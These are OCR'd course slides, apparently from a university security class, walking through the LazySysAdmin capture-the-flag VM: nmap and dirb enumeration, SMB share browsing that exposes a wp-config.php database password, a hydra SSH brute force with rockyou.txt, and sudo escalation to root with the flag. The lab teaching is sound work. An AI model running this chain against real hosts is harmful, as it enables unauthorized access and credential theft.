
```
$ nmap 192.168.56.108
```

```
$ nmap -sV 192.168.56.108
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.56.108
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-10 04:18 EDT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid server
: No such file or directory (2)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --syste
id servers with --dns-servers
Nmap scan report for 192.168.56.108
Host is up (0.0014s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.7 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL (unauthorized)
6667/tcp open  irc         InspIRCd
Service Info: Hosts: LAZYSYSADMIN, Admin.local; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.24 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.56.108
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-1
mass_dns: warning: Unable to open /etc/resolv.conf. Try
: No such file or directory (2)
mass_dns: warning: Unable to determine any DNS servers
id servers with --dns-servers
Nmap scan report for 192.168.56.108
Host is up (0.0011s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
6667/tcp open  irc
```

Port 80


Backnode
192.168.56.108
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
backnode
AntiCare +
Something here
Blah
Welcome, to iDontCare
Powered by - Your tears
DISCOVER!


Port 80 – Explore Directories

```
$ dirb http://192.168.56.108
```

- Many interesting directories
  - Wordpress
  - Old
  - Test
  - ….

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.56.108/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Sep 10 04:24:45 2024
URL_BASE: http://192.168.56.108/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.108/ ----
==> DIRECTORY: http://192.168.56.108/apache/
+ http://192.168.56.108/index.html (CODE:200|SIZE:36072)
+ http://192.168.56.108/info.php (CODE:200|SIZE:77258)
==> DIRECTORY: http://192.168.56.108/javascript/
==> DIRECTORY: http://192.168.56.108/old/
==> DIRECTORY: http://192.168.56.108/phpmyadmin/
+ http://192.168.56.108/robots.txt (CODE:200|SIZE:92)
+ http://192.168.56.108/server-status (CODE:403|SIZE:294)
==> DIRECTORY: http://192.168.56.108/test/
```

http://192.168.56.108/wordpress




Maybe a valid username?

Port: 139 & 445

- Samba Network Share (SMB)

```
$ smbclient -L 192.168.56.108
```

Get a list of shares on the client



Check the shares:

```
$ smbclient '\\192.168.56.108\share$'
```

```
┌──(kali㉿kali)-[~]
└─$ smbclient '\\192.168.56.108\share$'
```

```
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
mkfifo         more           mput           newer          notify
open           posix          posix_encrypt  posix_open     posix_mkdir
posix_rmdir    posix_unlink   posix_whoami   print          prompt
put            pwd            q              queue          quit
readlink       rd             recurse        reget          rename
reput          rm             rmdir          showacls       setea
setmode        scopy          stat           symlink        tar
tarmode        timeout        translate      unlock         volume
vuid           wdel           logon          listconnect    showconnect
tcon           tdis           tid            utimes         logoff
..             !
smb: \> ls
  .                                   D        0  Tue Aug 15 07:05:52 2017
  ..                                  D        0  Mon Aug 14 08:34:47 2017
  wordpress                           D        0  Tue Aug 15 07:21:08 2017
  Backnode_files                      D        0  Mon Aug 14 08:08:26 2017
  wp                                  D        0  Tue Aug 15 06:51:23 2017
  deets.txt                           N      139  Mon Aug 14 08:20:05 2017
  robots.txt                          N       92  Mon Aug 14 08:36:14 2017
  todolist.txt                        N       79  Mon Aug 14 08:39:56 2017
  apache                              D        0  Mon Aug 14 08:35:19 2017
  index.html                          N    36072  Sun Aug  6 01:02:15 2017
  info.php                            N       20  Tue Aug 15 06:55:19 2017
  test                                D        0  Mon Aug 14 08:35:10 2017
  old                                 D        0  Mon Aug 14 08:35:13 2017

                3029776 blocks of size 1024. 1452944 blocks available
```

Look for information disclosure

```
smb: \wordpress\> ls
  .                                   D        0  Tue Aug 15 07:21:08 2017
  ..                                  D        0  Tue Aug 15 07:05:52 2017
  wp-config-sample.php                N     2853  Wed Dec 16 04:58:26 2015
  wp-trackback.php                    N     4513  Fri Oct 14 15:39:28 2016
  wp-admin                            D        0  Wed Aug  2 17:02:02 2017
  wp-settings.php                     N    16200  Thu Apr  6 14:01:42 2017
  wp-blog-header.php                  N      364  Sat Dec 19 06:20:28 2015
  index.php                           N      418  Tue Sep 24 20:18:11 2013
  wp-cron.php                         N     3286  Sun May 24 13:26:25 2015
  wp-links-opml.php                   N     2422  Sun Nov 20 21:46:30 2016
  readme.html                         N     7413  Mon Dec 12 03:01:39 2016
  wp-signup.php                       N    29924  Tue Jan 24 06:08:42 2017
  wp-content                          D        0  Mon Aug 21 06:07:27 2017
  license.txt                         N    19935  Mon Jan  2 12:58:42 2017
  wp-mail.php                         N     8048  Wed Jan 11 00:13:43 2017
  wp-activate.php                     N     5447  Tue Sep 27 17:36:28 2016
  .htaccess                           H       35  Tue Aug 15 07:40:13 2017
  xmlrpc.php                          N     3065  Wed Aug 31 12:31:29 2016
  wp-login.php                        N    34327  Fri May 12 13:12:46 2017
  wp-load.php                         N     3301  Mon Oct 24 23:15:30 2016
  wp-comments-post.php                N     1627  Mon Aug 29 08:00:32 2016
  wp-config.php                       N     3703  Mon Aug 21 05:25:14 2017
  wp-includes                         D        0  Wed Aug  2 17:02:03 2017

                3029776 blocks of size 1024. 1452944 blocks available
```


```
┌──(kali㉿kali)-[~]
└─$ cat robots.txt
User-agent: *
Disallow: /old/
Disallow: /test/
Disallow: /TR2/
Disallow: /Backnode_files/
```


```
┌──(kali㉿kali)-[~]
└─$ cat todolist.txt
Prevent users from being able to view to web root usin
g the local file browser
```

wp-config.php

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogieMYSQL12345^^');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
```

Test found credentials on DB





Let’s try the same credentials for SSH

```
┌──(kali㉿kali)-[~]
└─$ ssh Admin@192.168.56.108
##############################################################################################
#                                    Welcome to Web_TR1                                      #
#                          All connections are monitored and recorded                        #
#                  Disconnect IMMEDIATELY if you are not an authorized user!                 #
##############################################################################################

Admin@192.168.56.108's password:
Permission denied, please try again.
```

```
┌──(kali㉿kali)-[~]
└─$ ssh togie@192.168.56.108
##############################################################################################
#                                    Welcome to Web_TR1                                      #
#                          All connections are monitored and recorded                        #
#                  Disconnect IMMEDIATELY if you are not an authorized user!                 #
##############################################################################################

togie@192.168.56.108's password:
Permission denied, please try again.
```

```
┌──(kali㉿kali)-[~]
└─$ ssh root@192.168.56.108
##############################################################################################
#                                    Welcome to Web_TR1                                      #
#                          All connections are monitored and recorded                        #
#                  Disconnect IMMEDIATELY if you are not an authorized user!                 #
##############################################################################################

root@192.168.56.108's password:
Permission denied, please try again.
```

Trying to brute force SSH login

```
$ hydra -l togie -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.108
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -l togie -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.108
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** igno
re laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-10 04:57:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
 reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
 ~896525 tries per task
[DATA] attacking ssh://192.168.56.108:22/
[22][ssh] host: 192.168.56.108   login: togie   password: 12345
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-10 04:57:04
```

Verifying

```
┌──(kali㉿kali)-[~]
└─$ ssh togie@192.168.56.108
##############################################################################
#                                Welcome to Web_TR1                          #
#                     All connections are monitored and recorded             #
#                  Disconnect IMMEDIATELY if you are not an authorized user! #
##############################################################################

togie@192.168.56.108's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Tue Sep 10 20:57:00 AEST 2024

  System load:  0.0               Processes:           198
  Usage of /:   46.3% of 2.89GB   Users logged in:     0
  Memory usage: 28%               IP address for eth0: 192.168.56.108
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

133 packages can be updated.
0 updates are security updates.

New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

togie@LazySysAdmin:~$ whoami
togie
togie@LazySysAdmin:~$
```

Privilege Escalation

```
$ sudo -l
```

```
togie@LazySysAdmin:~$ sudo -l
Matching Defaults entries for togie on LazySysAdmin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User togie may run the following commands on LazySysAdmin:
    (ALL : ALL) ALL
```

```
togie@LazySysAdmin:~$ su
Password:
su: Authentication failure
togie@LazySysAdmin:~$ sudo su
root@LazySysAdmin:/home/togie# whoami
root
```

Get the flag

```
root@LazySysAdmin:/home/togie# ls
root@LazySysAdmin:/home/togie# cd ..
root@LazySysAdmin:/home# cd ..
root@LazySysAdmin:/# ls
bin   dev  home        lib         media  old  proc  run   srv  tmp  var
boot  etc  initrd.img  lost+found  mnt    opt  root  sbin  sys  usr  vmlinuz
root@LazySysAdmin:/# cd root
root@LazySysAdmin:~# ls
proof.txt
root@LazySysAdmin:~# cat proof.txt
WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851


Well done :)

Hope you learn't a few things along the way.

Regards,

Togie Mcdogie



Enjoy some random strings

WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851
2d2v#X6*9%D6!DDf4xC1ds6YdOEjug3otDmc1$#slTET7
pf%&1nRpaj^68ZeV2St9GkdoDkj48Fl$MI97Zt2nebt02
bhO!5Je65B6Z0bhZhQ3W64wL65wonnQ$@yw%Zhy0U19pu
root@LazySysAdmin:~#
```

Q & A

FH JOANNEUM
University of Applied Sciences

Q & A

APPLIED COMPUTER SCIENCES
DIHSÜD
Digital Innovation Hub

DIGITALISIERUNG IST EASY

Folgen Sie uns

für mehr Informationen zu Veranstaltungen, Digitalisierung und Innovation.

FH | JOANNEUM
University of Applied Sciences